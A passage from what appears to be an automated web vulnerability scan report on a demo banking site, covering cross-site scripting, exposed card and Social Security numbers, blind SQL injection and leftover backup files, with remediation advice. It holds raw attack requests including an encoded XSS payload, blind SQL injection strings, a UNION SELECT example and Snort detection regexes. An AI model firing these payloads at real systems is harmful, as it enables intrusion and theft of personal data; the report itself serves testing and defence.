This signature simply looks for the opening HTML tag, and its hex equivalent, followed by one or more characters other than the new line, and then followed by the closing tag or its hex equivalent. This may end up giving a few false positives depending upon how your web application and web server are structured, but it is guaranteed to catch anything that even remotely resembles a Cross-Site Scripting attack.

For QA:

Fixes for Cross-Site Scripting defects will ultimately require code based fixes. Read the HP Cross-Site Scripting white paper for more information about manually testing your application for Cross-Site Scripting.

Reference:

HP:
HP Application Security Center Cross-SiteScripting Whitepaper

CERT:
CERTAdvisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests

OWASP:
Cross-SiteScripting

Attack Request:

POST /sendFeedback.html HTTP/1.1
Referer: http://zero.webappsecurity.com/feedback.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 180
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="0E76F771712BFA5BFC155C7B5C88C2B8";
PSID="1AE8562171CE37DAC86F1BF57B4EE1F8"; SessionType="AuditAttack"; CrawlType="None";
AttackType="PostParamManipulation"; OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="34"; AttackParamDesc="name"; AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="5105";
Engine="Cross+Site+Scripting"; Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%253c%2561%2520%
2548%2572%2545%2566%253d%254a%2561%2556%2561%2553%2563%2552%2569%2550%2574%253a%2561%
256c%2565%2572%2574%2528%2538%2536%2536%2536%2536%2529%253e"; AttackStringProps="Attack";
ThreadId="41"; ThreadType="StateRequestor";
X-RequestManager-Memo: StateID="115"; sc="1"; ID="0a619cdb-e588-40d7-a75c-2b7a031030f4";
X-Request-Memo: ID="0eaff94c-87d3-4d38-a941-b99a3829e69c"; ThreadId="41";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=F874D779

name=
%3c%61%20%48%72%45%66%3d%4a%61%56%61%53%63%52%69%50%74%3a%61%6c%65%72%74%28%38%
36%36%36%36%29%3e&email=John.Doe%40somewhere.com&subject=12345&comm...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:56:17 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 6674

...TRUNCATED.../div>

Thank you for your comments, <a HrEf=JaVaScRiPt:alert(86666)>.
They will be reviewed by our Custom...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/sendFeedback.html

Critical **Privacy Violation: Credit Card Number**

Summary:

A critical vulnerability has been detected within your web application due to the presence of one or more Credit Card Numbers. If this information is carried over to a production server, it can cause major security problems. Recommendations include not storing this information on your web application.

Implication:

Credit Card Numbers are a highly sought out prize for attackers, and an item to which a large percentage of time would be dedicated in an effort to find. At a minimum, this can lead to theft of the victim's identity.

This check detects the following card types:

- 16-digit **MasterCard** with a prefix of 51-55
- 13- or 16-digit **VISA** with a prefix of 4
- 15-digit **American Express** with a prefix of 34 or 37
- 14-digit **Diners Club/Carte Blanche** with a prefix of 300-305, 36, or 38
- 15-digit **enRoute** with a prefix of 2014 or 2149
- 16-digit **Discover** with a prefix of 6011
- 16-digit **JCB** with a prefix of 3
- 15-digit **JCB** with a prefix of 2131 or 1800

Fix:

When sensitive data needs to be available on your web application, mask part of the data so this information is not fully disclosed.

Here are a few examples for credit card numbers:
****-****-****-1234
1234-****-****-****

Attack Request:

```
GET /bank/account-summary.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://zero.webappsecurity.com/login.html
Pragma: no-cache
Cookie: JSESSIONID=B387E31F
Connection: keep-alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl.EventMacro.Startup"; SID="452BFB793A3F1B38CB6017FC8283BF81";
SessionType="StartMacro"; CrawlType="None";
X-RequestManager-Memo: Category="EventMacro.Login"; MacroName="LoginMacro";
X-Request-Memo: ID="70586250-0b68-43b1-b63e-4172b23ada17"; ThreadId="17";
```

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:34:28 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=93
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 14677

...TRUNCATED...   <td>
                        VISA 4485-5368-3381-1879
                    </td>
        ...TRUNCATED...   <td>
                        VISA 4716-9811-6719-3943
                    </td>
        ...TRUNCATED...
```

File Names:

- http://zero.webappsecurity.com:80/bank/account-summary.html

Critical

Privacy Violation: Social Security Number

Summary:

A critical vulnerability has been detected within your web application due to the presence of one or more Social Security Numbers. If this information is carried over to a production server, it can cause major security problems. Recommendations include not storing this information on your web application.

Implication:

Social Security Numbers are a highly sought out prize for attackers, and an item to which a large percentage of time would be dedicated in an effort to find. At a minimum, this can lead to theft of the victim's identity.

Fix:

When sensitive data needs to be available on your web application, mask part of the data so this information is not fully disclosed.

Here are a few examples:

Social Security Numbers:
***-**-1234
123-**-****

Attack Request:

GET /admin/users.html HTTP/1.1
Referer: http://zero.webappsecurity.com/admin/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="86DC9AD9DDF5E870DCAC2CE38F628C54";
PSID="34A0263BDAF1097FE98AABBF96C88CB2"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="120dcf4b-df31-47bb-87d3-bf28b5391beb";
X-Request-Memo: ID="604a6e6f-aafe-4efe-9bfa-d7c68b7d4303"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=usern
ame;password=password

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:59:49 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 11631

...TRUNCATED... <td>
536-48-3769
</td>
...TRUNCATED... <td>
607-58-7435
</td>
...TRUNCATED... <td>
247-54-1719
</td>
...TRUNCATED... <td>
578-13-3713
</td>
...TRUNCATED... <td>
449-20-3206
</td>


```
...TRUNCATED...      <td>
                        008-70-6738
                     </td>
...TRUNCATED...      <td>
                        574-56-1932
                     </td>
...TRUNCATED...      <td>
                        330-58-4012cb3
                     </td>
...TRUNCATED...
```

File Names:

- http://zero.webappsecurity.com:80/admin/users.html

Critical **SQL Injection: Blind**

Summary:



Blind SQL Injection found in parameter **payeeId**. We have detected **HSQLDB** on the backend. Database named **zero-site** is found on the backend.

Critical Blind SQL Injection vulnerabilities have been identified in the web application. SQL injection is a method of attack where an attacker can exploit vulnerable code and the type of data an application will accept, and can be exploited in any application parameter that influences a database query. Examples include parameters within the url itself, post data, or cookie values. Normal SQL Injection attacks depend in a large measure on an attacker reverse engineering portions of the original SQL query using information gained from error messages. However, your application can still be susceptible to Blind SQL injection even if no error message is displayed. If successful, SQL Injection can give an attacker access to backend database contents, the ability to remotely execute system commands, or in some circumstances the means to take control of the server hosting the database. Recommendations include employing a layered approach to security that includes utilizing parameterized queries when accepting user input, ensuring that only expected data is accepted by an application, and hardening the database server to prevent data from being accessed inappropriately.

Execution:

Consider a login form for a web application. If the user input from the form is directly utilized to build a dynamic SQL statement, then there has been no input validation conducted, giving control to an attacker who wants access to the

database. Basically, an attacker can use an input box to send their own request to the server, and then utilize the results in a malicious manner. This is a very typical scenario considering that HTML pages often use the POST command to send parameters to another ASP page. The number in bold might be supplied by the client in an HTTP GET or POST parameter, like in the following URL:

http://www.example.com/GetItemPrice?ItemNumber=**12345**

In the example above, the client-supplied value, **12345**, is simply used as a numeric expression to indicate the item that the user wants to obtain the price of an item. The web application takes this value and inserts it into the SQL statement in between the single quotes in the WHERE clause. However, consider the following URL:

http://www.example.com/GetItemPrice?ItemPrice?
ItemNumber=0' UNION SELECT CreditCardNumber FROM Customers WHERE '1'='1

In this case, the client-supplied value has actually modified the SQL statement itself and 'injected' a statement of his or her choosing. Instead of the price of an item, this statement will retrieve a customer's credit card number.

Implication:

Fundamentally, SQL Injection is an attack upon the web application, not the web server or the operating system itself. As the name implies, SQL Injection is the act of adding an unexpected SQL commands to a query, thereby manipulating the database in ways unintended by the database administrator or developer. When successful, data can be extracted, modified, inserted or deleted from database servers that are used by vulnerable web applications. In certain circumstances, SQL Injection can be utilized to take complete control of a system.

Fix:

Each method of preventing SQL injection has its own limitations. Therefore, it is wise to employ a layered approach to preventing SQL injection, and implement several measures to prevent unauthorized access to your backend database. The following are recommended courses of action to take to prevent SQL Injection and Blind SQL Injection vulnerabilities from being exploited in your web application.

For Development:

Use the following recommendations to code web applications that are not susceptible to SQL Injection attacks.

- **Parameterized Queries:** SQL Injection arises from an attacker's manipulation of query data to modify query logic. The best method of preventing SQL Injection attacks is thereby to separate the logic of a query from its data. This will prevent commands inserted from user input from being executed. The downside of this approach is that it can have an impact on performance, albeit slight, and that each query on the site must be structured in this method for it to be completely effective. If one query is inadvertently bypassed, that could be enough to leave the application vulnerable to SQL Injection. The following code shows a sample SQL statement that is SQL injectable.

```
sSql = "SELECT LocationName FROM Locations ";
sSql = sSql + " WHERE LocationID = " + Request["LocationID"];
oCmd.CommandText = sSql;
```

The following example utilizes parameterized queries, and is safe from SQL Injection attacks.

```
sSql = "SELECT * FROM Locations ";
sSql = sSql + " WHERE LocationID = @LocationID";
oCmd.CommandText = sSql;
oCmd.Parameters.Add("@LocationID", Request["LocationID"]);
```

The application will send the SQL statement to the server without including the user's input. Instead, a parameter-@LocationID- is used as a placeholder for that input. In this way, user input never becomes part of the command that SQL executes. Any input that an attacker inserts will be effectively negated. An error would still be generated, but it would be a simple data-type conversion error, and not something which a hacker could exploit.

The following code samples show a product ID being obtained from an HTTP query string, and used in a SQL query. Note how the string containing the "SELECT" statement passed to SqlCommand is simply a static string, and is not concatenated from input. Also note how the input parameter is passed using a SqlParameter object, whose name ("@pid") matches the name used within the SQL query.

C# sample:

```
string connString = WebConfigurationManager.ConnectionStrings["myConn"].ConnectionString;
using (SqlConnection conn = new SqlConnection(connString))
{
    conn.Open();
    SqlCommand cmd = new SqlCommand("SELECT Count(*) FROM Products WHERE ProdID=@pid", conn);
    SqlParameter prm = new SqlParameter("@pid", SqlDbType.VarChar, 50);
    prm.Value = Request.QueryString["pid"];
    cmd.Parameters.Add(prm);
    int recCount = (int)cmd.ExecuteScalar();
}
```

VB.NET sample:

```
Dim connString As String = WebConfigurationManager.ConnectionStrings("myConn").ConnectionString
Using conn As New SqlConnection(connString)
   conn.Open()
   Dim cmd As SqlCommand = New SqlCommand("SELECT Count(*) FROM Products WHERE ProdID=@pid", conn)
   Dim prm As SqlParameter = New SqlParameter("@pid", SqlDbType.VarChar, 50)
   prm.Value = Request.QueryString("pid")
   cmd.Parameters.Add(prm)
   Dim recCount As Integer = cmd.ExecuteScalar()
End Using
```

- **Validate input:** The vast majority of SQL Injection checks can be prevented by properly validating user input for both type and format. The best method of doing this is via "white listing". This is defined as only accepting specific account numbers or specific account types for those relevant fields, or only accepting integers or letters of the English alphabet for others. Many developers will try to validate input by "black listing" characters, or "escaping" them. Basically, this entails rejecting known bad data, such as a single quotation mark, by placing an "escape" character in front of it so that the item that follows will be treated as a literal value. This approach is not as effective as white listing because it is impossible to know all forms of bad data ahead of time.

For Security Operations:

Use the following recommendations to help prevent SQL Injection attacks upon your web applications.

- **Restrict Application Privileges:** Limit user credentials so that only those rights the application needs to function are utilized. Any successful SQL Injection attack would run in the context of the user's credential. While limiting privileges will not prevent SQL Injection attacks outright, it will make them significantly harder to enact.
- **Strong SA Password Policy:** Often, an attacker will need the functionality of the administrator account to utilize specific SQL commands. It is much easier to "brute force" the SA password when it is weak, and will increase the likelihood of a successful SQL Injection attack. Another option is not to use the SA account at all, and instead create specific accounts for specific purposes.
- **Consistent Error Messaging Scheme:** Ensure that you provide as little information to the user as possible when a database error occurs. Don't reveal the entire error message. Error messages need to be dealt with on both the web and application server. When a web server encounters a processing error it should respond with a generic web page, or redirect the user to a standard location. Debug information, or other details that could be useful to a potential attacker, should never be revealed. Application servers, like WebSphere, often install with error messages or debug settings enabled by default. Consult your application server's documentation for information on suppressing those error messages.
- **Stored Procedures:** If unused, delete SQL stored procedures such as master..Xp_cmdshell, xp_startmail, xp_sendmail, and sp_makewebtask.

SQL Injection vulnerabilities are inherently tied to the actual code of your web application. While not a fix, you can implement an emergency measure by adding a rule that incorporates a regular expression to your IDS to check for SQL Injection attacks. While this will not resolve all possible SQL injection vulnerabilities, it is simple to implement, and will require an attacker to escalate his methodology to achieve a successful attack. Regular expressions that can be utilized to do this follow.

Regex for detection of SQL meta-characters:

```
/(\%27) (\') (\-\-) (\%23) (#)/ix
```

The above regular expression would be added into a Snort rule as follows:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection
- Paranoid";flow:to_server,established;uricontent:".pl";pcre:"/(\%27) (\') (\-\-) (%23) (#)/i"; classtype:Web-application-
attack; sid:9099; rev:5;)
```

Regex for typical SQL Injection attacks:

/\w*((\%27) (\'))((\%6F) o (\%4F))((\%72) r (\%52))/ix

Regex for detecting SQL Injection with the UNION keyword:

/((\%27) (\'))union/ix

(\%27) (\')

the single-quote and its hex equivalent union - the keyword union

Similar expressions can be written for other SQL queries such as select, insert, update, delete, drop, and so on.

Regex for detecting SQL Injection attacks on a MS SQL Server:

/exec(\s \+)+(s x)p\w+/ix

For QA:

Fixes for SQL Injection defects will ultimately require code based fixes. The steps detailed in the Developer and Security Operations section will provide any developer with the information necessary to remediate these issues. The following steps outline how to manually test an application for SQL Injection.

How to manually test applications for SQL Injection:

1. Open the web application you wish to test for SQL Injection defects in a browser.

2. Mouse over the links of the Web site with your cursor while paying attention to the bottom status bar. You will notice the URLs that the links point to. Try to find a URL with parameters in it. Ex. http://www.site.com/articleid.asp?id=42.

Note: If you don't see any URL's in the status bar, then just click on links and watch the address bar until you find a URL that has parameters.

3. Once a URL with parameters has been found, click the link and go to that page. In the Address bar you should now see the URL that was seen in the status bar.

4. There are two methods for testing scripts for SQL injection. Be sure to test each parameter value one at a time with both methods.

Method 1. Go to the address bar, click your cursor, and highlight a parameter value Ex. Highlight the word value in "name=value" and replace it with a single quote (').It should now look like "name=' "

Method 2. Go to the address bar, click your cursor, and put a single quote (') in the middle of the value. It should now look like "name=val'ue"

5. Click the 'GO' button. This will send your request to the Web server.

6. Analyze the response from the Web server for any error messages. Most database error messages will look similar to the

examples below:

Example error 1:

Microsoft OLE DB Provider for SQL Server error '80040e14'

Unclosed quotation mark before the character string '51 ORDER BY

some_name'. /some_directory/some_file.asp, line 5

Example error 2:

ODBC Error Code = S1000 (General error)

[Oracle][ODBC][Ora]ORA-00933: SQL command not properly ended

Example error 3:

Error: 1353 SQLSTATE: HY000 (ER_VIEW_WRONG_LIST)

Message: View's SELECT and view's field list have different column counts

7. Sometimes the error message is not obvious and is hidden in the source of the page. To look for it, you must view the HTML source of the page and search for the error. To do this in Internet Explorer, click the 'View' menu, and select the 'Source' option. This will cause notepad to open with the HTML source of the page. In notepad, click the 'Edit' menu and select 'Find'. A dialog box will appear that will ask you to 'Find What'. Type the phrase 'Microsoft OLE DB' or '[ODBC]' and click 'Find Next'.

8. If either step 6 or 7 is successful, then the Web site is vulnerable to SQL injection.

Reference:

HP SQL Injection Whitepaper
http://download.hpsmartupdate.com/asclabs/sql_injection.pdf

HP Blind SQL Injection Whitepaper
http://download.hpsmartupdate.com/asclabs/blind_sql_injection.pdf

Microsoft
http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/default.aspx
http://support.microsoft.com/default.aspx?scid=kb;en-us;302570

SQLSecurity.com
http://www.sqlsecurity.com/DesktopDefault.aspx

OWASP
http://www.owasp.org/index.php/SQL_Injection

Attack Request:

POST /bank/pay-bills-get-payee-details.html HTTP/1.1
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Host: zero.webappsecurity.com
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 151
Pragma: no-cache
Cache-Control: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="90E461DEE3162E8CC204498530DBF580";

PSID="36FB26A414DA3DD01968875ED9242D5C"; SessionType="AuditAttack"; CrawlType="None";
AttackType="PostParamManipulation"; OriginatingEngineID="9722923f-f8d3-49c2-90bd-7c0e15901c18";
AttackSequence="97"; AttackParamDesc="payeeId"; AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="5657";
Engine="Sql+Injection"; Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="sprint%2527%2509AND%2509
(select%2509TOP%25091%2509ASCII(SUBSTR(DATABASE()%252c10%252c1))%2509FROM%
2509INFORMATION_SCHEMA.SYSTEM_TABLES)%253c128%2509OR%2509%25274%2527%253d%25270";
AttackStringProps="Attack"; ThreadId="37"; ThreadType="StateRequestor";
X-RequestManager-Memo: StateID="113"; sc="1"; ID="eabc4f37-93ca-4988-b76f-3fb382a2eb50";
X-Request-Memo: ID="2edeac88-1a9c-4730-9aba-b8fe33f608b6"; ThreadId="37";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=C220D5E5;username=usern
ame;password=password

payeeId=
sprint%27%09AND%09(select%09TOP%091%09ASCII(SUBSTR(DATABASE()%2c10%2c1))%09FROM%
09INFORMATION_SCHEMA.SYSTEM_TABLES)%3c128%09OR%09%274%27%

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:09:59 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Content-Length: 11
Keep-Alive: timeout=5, max=18
Connection: Keep-Alive
Content-Type: application/json;charset=UTF-8

{"data":[]}

File Names:

- http://zero.webappsecurity.com:80/bank/pay-bills-get-payee-details.html
- http://zero.webappsecurity.com:80/bank/online-statements-for-account.html

---

High **Access Control: Unprotected File**

Summary:

A serious vulnerability in your web application has been detected due to the presence of a backup file on your server. Often, old files are renamed with an extension such as .old to distinguish them from production files. The source code for old files that have been renamed in this manner and left in the webroot can often be retrieved. At a minimum, an attacker who retrieves this file would have all the information contained in it, whether that be database calls, the format of parameters accepted by the application, or simply information regarding the architectural structure of your site. Recommendations include implementing a security policy within your organization that prohibits backing up web application source code in the webroot.

Implication:

The impact of an attacker finding a backup file obviously depends on the nature of the file. For instance, assume a backed up copy of a script file was publicly accessible via your webroot. Typically, a hacker will spend a significant amount of time attempting to determine what parameters are accepted by a script, and how he in turn can manipulate that process to execute commands or gain access to information contained in backend databases. At a minimum, an attacker who finds a compressed script file has had a major portion of his reconnaissance and research conducted for him. The implication of the type of attacks that could conceivably be conducted by an attacker who utilizes a CGI script backup file include unauthorized access to files, writing to files, and arbitrary execution of commands on the application server.

Or, for instance, assume a backed up copy of a file containing source code was recovered via your webroot. At a minimum, the attacker would have all the information contained in that file, whether it be database calls, the format of parameters accepted by the application, or simply information regarding the architectural structure of your site.

Fix:

For Security Operations:A common characteristic of a secure web application is a clean webroot. The more clutter that fills a webroot, the higher the chance that a piece of information that might be of value to an attacker has been overlooked. The following recommendations will help to ensure that you are maintaining a secure web application.

- **Webroot Security Policy:** Implement a security policy that prohibits backing up source code in the webroot.
- **Cleanup Script:** Create a script that periodically deletes common backup files (.old, .bak, .tmp, .old, .arc, .orig, .backup, and so on) from your webroot.
- **Temporary Files:** Many tools and html editors automatically create temporary file or backup files in your web root. Be careful when editing files on a production server that you are not inadvertently leaving a backup or temporary copy of that file in the webroot.

- **Test Server:** Do not use your production server for testing out new scripts. Instead, create a testing server for that purpose.
- **Default Installations:** Often, a lot of unnecessary files and folders are installed by default. For instance, IIS installations include demo applications. Be sure that you remove any files or folders that you are not actively using.

For Development: Under no circumstances should source code be backed up in a zip file or renamed with a different extension and left available on the webroot. While the solution is black and white in this instance, it does indicate the need for adopting programming standards that include a secure design component. Take pains to ensure information that could be utilized by an attacker is not included within your web application.

For QA: From a QA perspective, take pains to ensure that your developers are not leaving things of value to a potential attacker publicly available via your web application.

Attack Request:

GET /index.old HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:43:43 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"3691-1368947102000"
Last-Modified: Sun, 19 May 2013 07:05:02 GMT
Content-Length: 3691
Keep-Alive: timeout=5, max=56
Connection: Keep-Alive
Content-Type: application/octet-stream;charset=UTF-8

<!DOCTYPE html>
<html lang="en"...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/index.old

High **Access Control: Unprotected File**

Summary:

A serious vulnerability has been detected in your web application due to the presence of a backup file on your server. Often, old files are renamed with an appended extension such as .bak to distinguish them from production files. The source code for old files that have been renamed in this manner and left in the webroot can often be retrieved. At a minimum, an attacker who retrieves this file would have all the information contained in it, whether that be database calls, the format of parameters accepted by the application, or simply information regarding the architectural structure of your site. Recommendations include implementing a security policy within your organization that prohibits backing up web application source code in the webroot.

Implication:

The impact of an attacker finding a backup file obviously depends on the nature of the file. For instance, assume a backed up copy of a script file was publicly accessible via your webroot. Typically, a hacker will spend a significant amount of time attempting to determine what parameters are accepted by a script, and how he in turn can manipulate that process to execute commands or gain access to information contained in backend databases. At a minimum, an attacker who finds a compressed script file has had a major portion of his reconnaissance and research conducted for him. The implication of the type of attacks that could conceivably be conducted by an attacker who utilizes a CGI script backup file include unauthorized access to files, writing to files, and arbitrary execution of commands on the application server.

Or, for instance, assume a backed up copy of a file containing source code was recovered via your webroot. At a minimum, the attacker would have all the information contained in that file, whether it be database calls, the format of parameters accepted by the application, or simply information regarding the architectural structure of your site.

Fix:

For Security Operations:A common characteristic of a secure web application is a clean webroot. The more clutter that fills a webroot, the higher the chance that a piece of information that might be of value to an attacker has been overlooked. The following recommendations will help to ensure that you are maintaining a secure web application.

- **Webroot Security Policy:** Implement a security policy that prohibits backing up source code in the webroot.
- **Cleanup Script:** Create a script that periodically deletes common backup files (.old, .bak, .tmp, .old, .arc, .orig, .backup, and so on) from your webroot.
- **Temporary Files:** Many tools and html editors automatically create temporary file or backup files in your web root. Be

careful when editing files on a production server that you are not inadvertently leaving a backup or temporary copy of that file in the webroot.
- **Test Server:** Do not use your production server for testing out new scripts. Instead, create a testing server for that purpose.
- **Default Installations:** Often, a lot of unnecessary files and folders are installed by default. For instance, IIS installations include demo applications. Be sure that you remove any files or folders that you are not actively using.

For Development: Under no circumstances should source code be backed up in a zip file or renamed with a different extension and left available on the webroot. While the solution is black and white in this instance, it does indicate the need for adopting programming standards that include a secure design component. Take pains to ensure information that could be utilized by an attacker is not included within your web application.

For QA: From a QA perspective, take pains to ensure that your developers are not leaving things of value to a potential attacker publicly available via your web application.

Attack Request:

GET /faq.html.bak HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:53:22 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"12629-1368947102000"
Last-Modified: Sun, 19 May 2013 07:05:02 GMT
Content-Length: 12629
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=88
Connection: Keep-Alive
Content-Type: application/octet-stream;charset=UTF-8

<!DOCTYPE html>
<html lang="e...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/faq.html.bak

High **Access Control: Unprotected File**

Summary:

A serious vulnerability has been detected in your web application due to the presence of a backup file on your server. Often, old files are renamed with an appended extension such as .old to distinguish them from production files. The source code for old files that have been renamed in this manner and left in the webroot can often be retrieved. At a minimum, an attacker who retrieves this file would have all the information contained in it, whether that be database calls, the format of parameters accepted by the application, or simply information regarding the architectural structure of your site. Recommendations include implementing a security policy within your organization that prohibits backing up web application source code in the webroot.

Implication:

The impact of an attacker finding a backup file obviously depends on the nature of the file. For instance, assume a backed up copy of a script file was publicly accessible via your webroot. Typically, a hacker will spend a significant amount of time attempting to determine what parameters are accepted by a script, and how he in turn can manipulate that process to execute commands or gain access to information contained in backend databases. At a minimum, an attacker who finds a compressed script file has had a major portion of his reconnaissance and research conducted for him. The implication of the type of attacks that could conceivably be conducted by an attacker who utilizes a CGI script backup file include unauthorized access to files, writing to files, and arbitrary execution of commands on the application server.

Or, for instance, assume a backed up copy of a file containing source code was recovered via your webroot. At a minimum, the attacker would have all the information contained in that file, whether it be database calls, the format of parameters accepted by the application, or simply information regarding the architectural structure of your site.

Fix:

For Security Operations:A common characteristic of a secure web application is a clean webroot. The more clutter that fills a webroot, the higher the chance that a piece of information that might be of value to an attacker has been overlooked. The following recommendations will help to ensure that you are maintaining a secure web application.

- **Webroot Security Policy:** Implement a security policy that prohibits backing up source code in the webroot.
- **Cleanup Script:** Create a script that periodically deletes common backup files (.old, .bak, .tmp, .old, .arc, .orig, .backup, and so on) from your webroot.
- **Temporary Files:** Many tools and html editors automatically create temporary file or backup files in your web root. Be careful when editing files on a production server that you are not inadvertently leaving a backup or temporary copy of that file in the webroot.
- **Test Server:** Do not use your production server for testing out new scripts. Instead, create a testing server for that purpose.
- **Default Installations:** Often, a lot of unnecessary files and folders are installed by default. For instance, IIS installations include demo applications. Be sure that you remove any files or folders that you are not actively using.

For Development: Under no circumstances should source code be backed up in a zip file or renamed with a different extension and left available on the webroot. While the solution is black and white in this instance, it does indicate the need for adopting programming standards that include a secure design component. Take pains to ensure information that could be utilized by an attacker is not included within your web application.

For QA: From a QA perspective, take pains to ensure that your developers are not leaving things of value to a potential attacker publicly available via your web application.

Attack Request:

GET /index.html.old HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:43:43 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"3691-1368947102000"
Last-Modified: Sun, 19 May 2013 07:05:02 GMT
Content-Length: 3691
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=54
Connection: Keep-Alive
Content-Type: application/octet-stream;charset=UTF-8

<!DOCTYPE html>
<html lang="en"...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/index.html.old

High **Access Control: Unprotected File**

Summary:

